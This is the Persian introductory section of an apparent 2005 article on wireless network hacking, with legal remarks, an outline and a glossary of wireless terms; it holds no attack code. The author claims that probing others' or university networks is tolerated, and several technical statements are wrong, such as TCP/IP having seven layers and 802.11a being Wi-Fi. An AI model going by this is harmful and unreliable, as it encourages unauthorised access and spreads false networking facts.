شاید اگر یک نگاه سریعی به دنیای هک در سال 2005 داشته باشیم هم اکنون سه دسته روش های جاری هکینگ در حال پی گیری از سوی جوامع هکری است یک نوع آن که هک کلاسیک می باشد که بحث بر روی این مطلب را به مقاله ای به عنوان Web Hacking ارجاع خواهم داد نوعی از هک مدرن و پیشرفته که خواستگاه کاربری آن هک شبکه های ماهواره ای و جاسوسی می باشد را در نظر می گیرد در ورودی به این دنیای مهیج بنا به نظر بسیاری از کارشناسان فراگیری شبکه های بی سیم می باشد که خود این فن آوری پیش زمینه کاربردی فن آوری های ماهواره ای می باشد برای فعالیت در زمینه هک شبکه های بی سیم شاید نیاز شما در بیشتر و با احتمال زیاد در اکثر موارد به نیاز های سخت افزاری شبکه معطوف باشد تا نیاز های نرم افزاری برای توضیح این مطلب باید بگویم که نه تنها این فن آوری طیف وسیعی از سخت افزارهای گرانقیمت را شامل می شود بلکه نرم افزار های این زمینه نیز به نسبت سخت افزار های موجود کمتر ولی گرانتر می باشند با توجه به این نکته آموزش و یاد گیری این دستگاهها و همچنین کار بروی این نرم افزار ها را به طور جد قبل از شروع به فعالیت در این زمینه را توصیه می نمایم تا از بروز خسارات جدی به این دستگاهها خودداری شود شاید شما برای یک شرکت رایانه ای بزرگ یا یک موسسه تحقیقاتی فعالیت می نمایید که پرداخت خسارت ها برای این مراکز چندان مشکل نمی باشد و لی این مطلب برای کاربران منفرد و علاقه مند که به صورت انفرادی این تجهیزات را خریداری می نمایند این مسئله شکل حیاتی به خود می گیرند لازم به ذکر است که بعضی از دستگاههایی را که اشاره خواهم کرد خود به تنهایی دارای یک دوره تخصصی و همچنین با اعطای مدرک بین المللی می باشد این به این معنی است که کار حرفه ای با بعضی از سخت افزار ها و حتی نرم افزار هایی که بیان خواهم کرد نیازی فراتر از یک کاربری معمولی را می طلبد در عمل اگر خودتان به فعالیت در این زمینه بپردازید یا کسانی که هم اکنوندر این زمینه مشغول به فعالیت هستند این مطلب را به خوبی درک می نمایند.

بحث دیگر بحث امنیت شخصی بر روی فعالیت در این زمینه می باشد در حالی که در بعضی کشورها یک Port Scanning ساده می توانند جرم محسوب شود. و پیگرد های قانونی را به همرا داشته باشد باید برای فعالیت در زمینه شبکه های بی سیم به این نکته اشاره کنم که بنا به کشوری که در حال حاضر در آن قرار دارید با مراجعه به قانون جرایم رایانه ای مصوب آن کشور از قانونی بودن با غیر قانونی بودن آن مطلع شوید که آیا می توانید اصلا بر روی این مسائل فعالیت نمایید یا خیر در بعضی از کشور های حتی

صنعتی دنیا بعضی ار اقلام کاربردی و استراتژیک این زمینه منحصرا در اختیار مراکز دولتی و امنیتی می باشد و هکرهای کلاه مشکی برای رفع نیاز خود برای تهیه این ابزار مجبورند که نیاز های خود را از بازار سیاه با قیمت های بسیار بالا تهیه نمایند ولی که می توانند آز آن راه نیاز های خود را برطرف کنند در عوض هم آنها به اطلاعاتی دست.....

به طور مثال در ایالات متحده خریداری نصب و حتی تست شبکه ها و همچنین بازآوری این دسته از اطلاعات غیر قانونی نمی باشد تا حدودی شبیه به قانون اسلحه با آن رفتار می شود به این معنی که شما می توانید هر نوع اسلحه مجازی را که دولت خرید و فروش آن را مجاز دانسته خریداری کنید و لی نباید از آن برای مقاصد غیر انسانی مثل جنایت بهره بگیریدو فقط برای دفاع شخصی می توانیند از آن بهره برداری نمایید خوب تجهیزات بی سیم هم همینگونه است. شما هر نوع وسیله ای در این زمینه را می توانند خریداری نموده و از آن استفاده های شخصی کنید مثلا شما مسئول امنیت یک شبکه بی سیم هستید مجاز هستید که شبکه خودتان را از لحاظ امنیتی تست کنید حتی طبق یک قانون ننوشته ای می توانید شبکه های دیگر را تست کنید (من که تا به حال ندیدم کسی را به خاطر این مطلب جریمه یا دستگیر نمایند) ولی مراکز مبارزه با جرایم رایانه ای در آنجایی به این مطلب حساس می شوند که کسانی از این تجهیزات برای جاسوسی بر علیه منافع مراکز دولتی ونظامی و همچنین برای جاسوسی اقتصادی از شرکت های بزرگ و معتبر استفاده کنند تا آنجایی که کسی کاری به اطلاعات طبقه بندی شده در حال رد و بدل شدن بین ایستگاه ای کاری نداشته باشند عکس العملی از خود نشان نمی دهند ولی به محض کشف عملیات نفوذ خرابکارانه خودتان می توانید حدس بزنید که چه اتفاقی خواهد افتاد شاید بخواهید به این مطلبی که با آن اشاره کردم پی ببرید .به طور مثال می توانید بر روی شبکه بی سیم دانشگاه خود فعالیت کنید که که چگونه ؟. فکر نمی کنم به جز مسئولیندانشگاه کسی به این مطلب اعتراضی داشته باشد البته دانشگاه ها هم با یکدیگر مقداری فرق دارند مثل موضوع هک دانشگاه برکلی که از این طریق حساب های بانکی و بسیاری از اطلاعات شخصی دزدیده شد ولی در کل فعالیت بر روی بسیاری از شبکه های مورد نظر بلا مانع است .

ساختار کلی مقاله به این گونه طراحی شده است

در ابتدا دوستان عزیز را با یک سری اصطلاحات و تعاریف پایه ای شبکه های بی سیم آشنا خواهم کرد. آندسته از دوستانی که به این تعاریف آشنایی کامل و دقیق دارند می توانند به بخش های بعدی مراجعه کنند ولی به جد پیشنهاد می کنم که اگر هم در این زمینه تخصص دارید برای اطمینان پیدا از صحت آموخته های خود این قسمت را حتما بخوانید لازم به تذکر است که این قسمت با رجوع به شرکت های سازنده این پروتکل ها و تجهیزات گرد آوری شده است تا از لحاظ مرجع و همچنین صحت مطالب نیز مشکلی نداشته باشند در بخش بعدی به بعضی از نیاز های اولیه از جمله یک سری نوت بوک ها و روتر هایی مجهز به تجهیزات بی سیم اشاره خواهد شد که اینها جزو فن آوری های معرفی شده ازطرف PC Magazine می باشد. برای کار در این زمینه به یک سری نیازمندی های اولیه که مورد نیاز هستند اشاره خواهد شد) از هر مدلی که خواستید و با توجه به سلیقه خودتان و همچنین بودجه ای که برای این امر در نظر گرفته اید خریداری نمایید اینجانب از ذکر بعضی سخت افزار ها و یا هر محصول تجاری دیگر در این زمینه حتی نرم افزار های کاربردی قصد تبلیغ آن محصولات را ندارم فقط برای آشنایی علاقه مندان و همچنین محدود بودن این شرکت ها هست – مثلا همه می دانند که طراح و تولید کننده میکرو پروسسور ها در حال حاضر دو شرکت معروف می باشند که شکی هم در آن نیست در زمینه فن آوری بی سیم هم مطلب به همین صورت خودنمایی میکند شرکت های معدودی در سرتاسر دنیا به تهیه این محصولات می پردازند که چاره ای جز استفاده از یاد آوری محصولات این شرکت ها نمی باشد(در بخشی دیگر برای تهیه نر م افزار های بسیار کاربردی به نرم افزار های متعددی با کاربردهای متعددی اشاره خواهم نمود به همراه آدرس اینترنتی شرکت یا محصولمورد نظر برای دریافت بعضی از این ابزار ها که بسیاری از آنها تجاری می باشند که در اکثر موارد نسخه های نمایشی آنها برای دریافت و استفاده محدود برای دانلود در دسترس می باشد.

بخش آخر یا همان بخشی که انتظار آن را می کشید بخش هکینگ می باشد در این بخش سعی من برا آن است که با توجه به زمینه های آماده شده در بخش های قبلی تستهای امنیتی و همچنین باز آوری اطلاعات از روی این شبکه ها را به طور خلاصه و موثر توضیحاتی را ارائه نمایم در ادامه خودتان می توانید تجربیات بیشتری بدست آورید امیدوار هستم که این مقاله در جهت رفع مقداری هر چند کوچک از کمبود های مرجعی برای دوستان مورد استفاده قرار گیرد. بخش عمده گرد آوری شده این مطالب از روی منابع معتبر جهانی به فارسی برگردانده و ترجمه گردیده است و بخش هایی را هم که خود در طول این چند وقت که از تجربه کاری بدست آوردم را ا با مراجع معتبرتصحیح نموده و در اختیار عزیزان قرار داده ام .


مبانی شبکه ها ی Wireless :


در دهه های 60 و 70 میلادی شبکه ها شکل لجام گسیخته و نا مرتبی داشتند اغلب مدیران شبکه ها را افرادی می پنداشتند که از مریخ به زمین آمده بودند آن زمان برپایی یک شبکه بدون نقص آن هم با کاربر های معدود و انگشت شمار کاری بس پیچیده و دشوار بود .هر شرکتی برای خود یک سیستم و یک استاندارد و تعاریف متعدد بوجود آورده بود که وصل شدن این شبکه ها را به هم تقریبا نا ممکن ساخته بود. لازم نمیدونم که تاریخچه بوجود آمدن شبکه ها را توضیح بدهم باآن وقایع تاریخی بستر بوجود آمدن یک پروتکل واحد به نام TCP-IP ایجاد شد این پروتکل بسیاری از مشکلات را حل نمود و توسعه شبکه ها را به سرعت فراهم ساخت البته این پروتکل یک مقدار پیرو قدیمی به نظر می رياد و هنوز هم مشکلات بنیادی در پیکره آن قابل مشاهده است ولی در کل نقش آنرا نمی توان انکار نمود توسعه شبکه های کابلی آنقدر سریع شد که با بوجود آمدن پدیده اینترنت روبرو گشت اینترنت هم به نوبه ی خود یکی از ساخته های جالب بشر است ولی با وجود این همه کابل رسانه ای و حتی فیبر های نوری و غیره جواب نیاز روز را نمیداد هم از نظر سرعت و امکانات و امنیت و غیره.. یاد م می آید تا چند سال پیش در یک نود ارتباطی بی شمار سیم از این طرف به آن طرف کشیده می شد. همه به دنبال راه حل بودند بله بی سیم بر نمی گردد ارسال و دریافت اطلاعات از 90 البته تحقیقات بر خلاف فکر عموم به دهه طریق بی سیم یشکلی کاملا ابتدایی به دوره ای در جنگ جهانی دوم بر می گیرد در زمانی که فرانسه اشغال شده بود دانشمندانمخابرات در انگلیس دستگاههایی را برای جنبش ها آزادیبخش فراهم کرده بودند تا از خاک فرانسه بتوانند ارتباط برقرار نمایندااین زمینه از قبل وجود داشت و لی زمینه های تکنولوژیک آن فراهم نبود این امر در دهه های 60-50 میلادی به صورت تئوری در دانشگاه ها و مراکز دولتی و تحقیقاتی فعال بود که البته بعضی تکنولوژی های خاص آن برای مقاصد جاسوسی دو بلوک شرق و غرب آز یکدیگر استفاده می شد ند و با آغاز دهه های70 - 80این امر به شکل نیمه صنعتی در آمد به گونه ای که بسیاری از شرکت ها و ارگان های دولتی با هزینه های سر سام آور برای خود تکنولوژی های بی سیم و ارتباط از راه دور را فراهم می آوردند.

از نیمه دوم دهه 90 میلادی تا کنون می توان گفت فن آوری بی سیم رو به همه گیر شدن برای عموم کرد با بوجود آمدن بازار های پردر آمد و همچنین تلفن های نسل پنجم و تکنولوژی های در دسترس ماهواره ای و با توجیح شدن صرفه اقتصادی از آغاز هزاره سوم همه گی شاهد انفجار رو به رشد برای گرویدن به سوی شبکه های Wireless و به طور کل هر زیر شاخهای از فن آوری های نسبت به آن مثل موبایل و غیره – فن آوری بی سیم به دنبال زمینه هایی برای اعلام وجود و توسعه می گشت که هم اکنون به نظر می رسد این دوران فرا رسیده است دیگر صدای فروپاشی نیم قرنی شبکه های مبتنی بر ارتباطات کابلی به گوش می رسد شاید در دورانی


نچندان دور دیگر اثری از آن دیده نخواهد شد ولی تا به حال با خود فکر کرده اید که اگر همان پروتکل معروف TCP-IP از این فن آوری بی سیم پشتیبانی نمی کرد چه عاقبتی بر سر این زمینه تازه ظهور کرده می آمد بله بکلی نابود می شد.

این امر را باید مدیون طراحان اصلی مدل این پروتکل بدانیم اگر مقداری با این پروتکل آشنا باشید می دانید که این پروتکل در 7 سطح یا 7 لایه بررسی می شود به شکل زیر توجه کنید.






در شکل بالا کار بران با استفاده از پروتکل پایه و پیش فرض در لایه فیزیکی قادر خواهند بود از طریق ارتباطات کابلی با هم ارتباط برقرار نمایند در مدل معروف OSI د رپایین ترین سطح لایه فیزیکی را مشاهده می کنیددر این لایه با استفاده از دیگر استاندارد ها از جمله x که می تواند لایه فیزیکی OSI 802.1 را تعریف کند این بدان معنا است که با توجه با پروتکل هایی دیگری می توان ار این لایه برای ارتباطات مزبور استفاده نمود توجه نمایید که کل TCP –IP به این مسئله کاری ندارد که چه نوع رسانه شبکه ای در حال کار بر روی آن است برای این امر می توان زمینه ای را فراهم آورد که در میان آندو هم از فن آوری کابلی مثل کابل های زوجی یا فیبر نوری و یا از امواج رادیویی بهره گرفت برای بهتر فهمیدن این موضوع به شکل زیر توجه فرمایید




استاندارد های بی از قبیل802.11 در میان لایه فیزیکی مدل مورد نظر قرار می گیرند و شرایط استفاده از دیگر ابزار ها و رسانه های شبکه ای از قبیل آنتن ها را فراهم می کنند .




در شکل بالا مشاهده می کنید که کاربران با استفاده از استانداردهای اضافه شده در لایه فیزیکی شبکه قادر خواهند بود که از ارتباطات بی سیم برای به اشتراک گذاری و دریافت و ارسال داده ها مبادرت بورزندد - به طور کلی در ارتباطات بی سیم به دو عنصر اصلی نیاز است یک به کارت شبکه بی سیم که اغلب Wirless PC Card ودر نوت بوک ها PCMCIA می باشد و دیگری یک ACCESS POINTاست که اغلب از آنتن های مخصوصی برای این امور استفاده می شود Access Point ها خود می توانند به نقاط دیگری از جمله به یک شبکه کابلی و یا یک Access Point دیگر متصل شوند به شکل های گوناگونی می توان شبکه های بی سیم را گسترش داد شاید در خود یک شبکه LAN بی سیم در بخش هایی همان شبکه های کابلی استفاده شود لزوم ی ندارد که در کل یک شبکه بی سیم همه ار تباطات بی سیم باشند برای رسیدن به بهترین سرویس قابل دسترس می توان از ترکیب این دو نوع شبکه استفاده نمود خوب در اینجا لازم است به WAP هم مقداری اشاره کنم شما اغبل در مباحث بی سیم با این مفهوم و بعضی مفاهیم دیگر بسیار برخورد خواهید کرد WAP مخفف جمله Wireless Application Protocol می باشد


استاندارد برنامه های کاربردی بی سیم این نیز استانداردی هست که برنامه های کاربردی در لایه انتقال اطلاعات TCP-IP به آن نیاز دارند همانند استاندارد 802.11 این استاندارد هم در لایه Tranport یا همان لایه انتقال قرار می گیرد و زمینه استفاده برنامه ها را برای ارتباط در شبکه های بی سیم را فراهم می کند (مطابق شکل زیر)



در واقع ترمینال WAP اطلاعات پروتکل WAP را به شکل قابل قبول اینترنت تبدیل می نماید پروتکل WAP نیز خود دارای زیر پروتکل هایی می باشد که خود دارای مسائل فنی بی شماری هستند و فقط از جهت آشنایی دوستان با آن اشاره می شود (به شکل زیر توجه فرمایید)



به طور کلی در ارتباطات بی سیم از امواج رادیوی و طیف امواج مادون قرمز و همچنین استفاده از پهنای باند تلفن های Cellularاستفاده می شود به طور کلی هر شبکه بیسیم آن هم با استفاده از آنتن خارجی می تواند تا حدود 5 مایل مربع را پوشش داده و ارتباط برقرار کند البته شبکه های پر قدرت را دور نیز در دسترس می باشند که از فن آوری ماهواره ای به صورت رله کردن داده ها بهره می برند در شکل زیر هم پوشانی سه شبکه بی سیم را مشاهده می کنید هر رایانه در این ابر بی سیم با نزدیکترین Access Pointارتباط برقرار می کند.



ابزار های بی سیم آنقدر متنوع و گسترده شده اند که براحتی می توانید آنرا با قیمت تقریبا پایینی خریداری نمایید. اگر نمی خواهید هزینه زیادی را در این زمینه صرف کنید استفادهPDA ها را پیشنهاد می کنم یکی از مدل های مورد علاقه من iPAQ تولید شرکت Compaq می باشد به تصاویر زیر توجه کنید .

در این بخش به بعضی از اصطلاحات و تعاریف رایج اشاره می شود (این تعاریف به صورت خلاصه توضیح داده می شوند – و لی در حالت عادی برای هر کدام ار این اصطلاحات می توان چند مقاله و کتاب نوشت فقط از جهت آشنایی اولیه دوستان علاقهمند یک یاد آوری می شود همچنینی تعاریف زیر در زیر مجموعه شبکه های بی سیم تعریف می شوند به طور مثال وقتی از LAN بحثی به میان می آید منظور نوعی از LAN بی سیم است که در آن به جای ارتباطات کابلی یا نوری از فن آوری بی سیم استفاده شده است.

تعاریف توضیحات :

Wireless :

بی سیم

Wireless Network :

مقصود شبکه ای است که در ساده ترین حالت بتوان از آن به ارسال و دریافت اطلاعات بین دو یارانه یا دو دستگاه الکترونیکی از قبیل PDA بدون استفاده از سیم و کابل پرداخت.

LAN (Local Area Network)
استانداردی برای شبکه هایی با محدوده جغرافیایی محدود است که با تکیه بر فن آوری بیسیم در محدوده ای معین اطلاعات و اتصال های اینترنتی را به اشتراک می گذارد (در شبکه های کابلی نیز مورد استفاده قرار می گیرد).

WAN (Wide Area Network) :
شبکه های گستر دهی بی سیم Smart Phone نوعی گوشی های موبایل به خصوص نسل
چهارم و پنجم که قابلیت های اتصال به اینترنت و دریافت و ارسال نامه های الکترونیکی را پشتیبانی می نماید.

PDA(Personal Digital Assistance) :

دستگاه الکترونیکی کوچکی است که دارای قابلیت های خدمات پست الکترونیکی مدیریت داده ها از جمله یک منشی شخصی مثل نگه داری و مدیریت قرار ملاقات ها و نوع های جدید آن با قابلیت اتصال پر سرعت به اینترنت.

Pocket PC :

نام قرار دادی شرکت مایکروسافت برای کامپیوتر های جیبی که ار سیستم عاملWindow CE بهره می برند نام برده می شود.

IEEE (Institute of Electrical and Electronic Engineers) :

موسسه مهندسان برق و الکترونیک واقع در آمریکا بر عهده گیرنده ایجاد و تکمیل بسیاری از استاندارد های جهانی شبکه و الکترونیک و مخابرات و دیگر زیر شاخه های مربوط به رشته های مزبور.

IEEE 802.11 :

پایه استانداردی تصویب شده از سوی انجمن مزبور برای شبکه های محلی با پشتیبانی سرعتی در حدود Mbps2 هم اکنون از دیگر نسخ این استاندارد بیشتر مورد استفاده قرار می گیرد با آشفتگی فرکانسی بالا.

IEEE 802.11b :

پر کاربرد ترین استاندارد استفاده شده تا کنون در میان شبکه های بی سیم و نام پر استفاده ترین را به خود اختصاص داده است سرعت پشتیبانی تا حد Mbps11 است .

IEEE 802.11a :

یکی از پر سرعت ترین استاندارد های شبکه های بی سیم تا حد Mbps 60 البته این مقدار در شرایط آرمانی است اغلب سرعتی ما بین Mbps 24-54 را ارائه می دهد آشفتگی فرکانسی پایین تر از نسخ دیگر می باشد نام دیگری که برای این استاندارد بیشتر مورد استفاده قرار می گیرد (Wi-Fi)است که به اشتباه برای کلیه استاندارد های بی سیم نامیده می شود.

OpenAir :

استاندارد با عرض mbps 1.6 تا2 mbps بان فرکانسی در حدود 2.4 GHz .

HomeRF :

استانداردی مشابه استانداردOpenAir با قابلیت انتقال صوت.

XG همانند 3G و 4G :

بیانگر نسل های متفاوت تلفن های بیسیم می باشد .

GPRS(General Packet Radio Services) :

نوعی فن آوری برتر به کار گرفته شده در نسل تلفن های سیار امروزی.

Telco-Return :

ارتباطات ماهواره ای یک طرفه دریافت اطلاعات از ماهواره می باشد ولی ارسال توسط خطوط کابلی مثل KB56 صورت می گیرد در این نوع کاربر داده ها را با آنتن بشقابی به صورت مستقیم در یافت می کنند .

SRS(Satellite Return System) :

در این سیستم دریافت و ارسال اطلاعات از طریق بشقاب های مخصوصی صورت می گیرد این سیستم مشکلات سیستم یک طرفه را رفع کرده است شاید گران بودن تجهیزات و خدمات ماهواره ای نقص این سیستم باشد در بسیاری از کشور ها نیز فقط ارگان های دولتی از این سیستم استفاده می کنند و در اختیار افراد کمتر قرار می گیرد .

Wi-Fi :

نام دیگر و نام تجاری استانداردIEEE802.11.. .

GPS(Global Positioning Systems)

سیستم موقعیت یاب جهانی یکی از آشنا ترین فن آوری های بی سیم خود شما با کاربرد های این سیستم آشنا هستید ولی یکی از نکاتی که هکر ها را در استفاده از تجهیزات بی سیم تهدید می کند همین فن آوری است که می توان مکان نفوذ گر را تشخیص داده -بر روی شبکه های بی سیم هم نوعی Surf Anonymous استفاده می شود که سیستم GPS را مختل می کند.

WML (Wireless Markup Language) :

زبانی همانند XML و HTML میباشد که برای نوشتن صفحات وب در دستگاههای بی سیم می باشد .

EPOC :

نام نوعی سیستم عامل شرکت Symbian که در Smart Phone به کار می رود .

GSM(Global System for Mobile Communications) :

یک استاندارد برای تلفن های سیار در ناحیه اروپایی .

Infrared :

اشعه مادون قرمز به کار گرفته شده در رایانه های شخصی در فاصله های محدود استاندارد پورت های استفاده شده Infrared Data Association یا IrDA یک مثال دیگر همان ریموت کنترل تلویزیون منزلتان می باشد .

1 G :

نسل اول تلفن ها آنالوگ

2 G :

تلفن ها دیجیتالی نسل دوم با قابلیت انتقال صوت و متن و همچنین SMS .

SMS(Send Message Service) :

نوعی سرویس ویژه برای ارسال پیام ها متنی کوتاه با تلفن ها سیار .

3 G

نسل سوم تلفن های با قابلیت انتقال سریع صوت و تصویر به کار خواهد رفت .

G 4

